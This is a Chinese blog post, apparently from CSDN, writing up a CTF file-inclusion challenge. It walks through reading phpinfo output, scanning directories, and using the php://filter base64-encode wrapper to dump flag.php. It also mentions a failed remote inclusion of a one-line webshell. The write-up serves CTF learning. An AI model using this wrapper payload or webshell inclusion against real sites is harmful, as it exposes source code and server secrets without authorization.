那些年踏过的CTF坑--phpinfo~(二)

原创

猫星人不会笑 于 2018-01-19 10:32:16 发布 3866 收藏 1

分类专栏： 安全 CTF 文章标签： CTF

本文链接：https://blog.csdn.net/u011215939/article/details/79103870

安全 同时被 2 个专栏收录

33 篇文章 3 订阅

订阅专栏

CTF

4 篇文章 0 订阅

订阅专栏

曾经学过文件包含，但是没有运用过，今天刚刚好遇到CTF内容为文件包含，可以实践一下来，访问IP：http://106.75.86.18:8888

初步查看URL:http://106.75.86.18:8888/index.php?path=phpinfo.php，path这是文件包含的所特有的，既然给我phpinfo那么就先看看给我们的信息：

System	Linux ce9884d3be2c 2.6.32-431.11.29.el6.ucloud.x86_64 #1 SMP Tue Nov 29 04:55:16 EST 2016 x86_64
Build Date	Aug 4 2017 19:39:57
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration	/etc/php5/apache2

File (php.ini) Path	
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for	/etc/php5/apache2/conf.d

ubuntu的系统，文件结构也符合linux操作系统的特点，我们的目的是找flag，但是phpinfo中没有给我们flag的信息，所以按照常理，用御剑扫描一下，网站目录，看看有哪些文件，文件夹：


ID	地址	HTTP响应
1	http://106.75.86.18:8888/phpinfo.php	200
2	http://106.75.86.18:8888/phpinfo.php	200
3	http://106.75.86.18:8888/flag.php	200

哈哈有一个flag.php文件，访问一下：

这个文件是存在的!!接下来我们需要获取flag.php里面的信息，但是如何访问呢？在文件包含漏洞中，可以使用?file=php://filter/read=convert.base64-encode/resource=来读取文件内容，返回的内容是通过base64加密的，只需要解密就行了！

PD9waHAKJGZsYWcgPSAnZmxhZ3szODA3YjI5ZS1hZTgxLTk2YzQtYTgxNC01MzlhZjQ4MWU2NmZ9JzsK

在网上找一个base64在线解密直接解密就搞定了。



刚刚开始我还远程文件包含一个一句话木马文件，但是发现不能访问，应该是被拒绝了。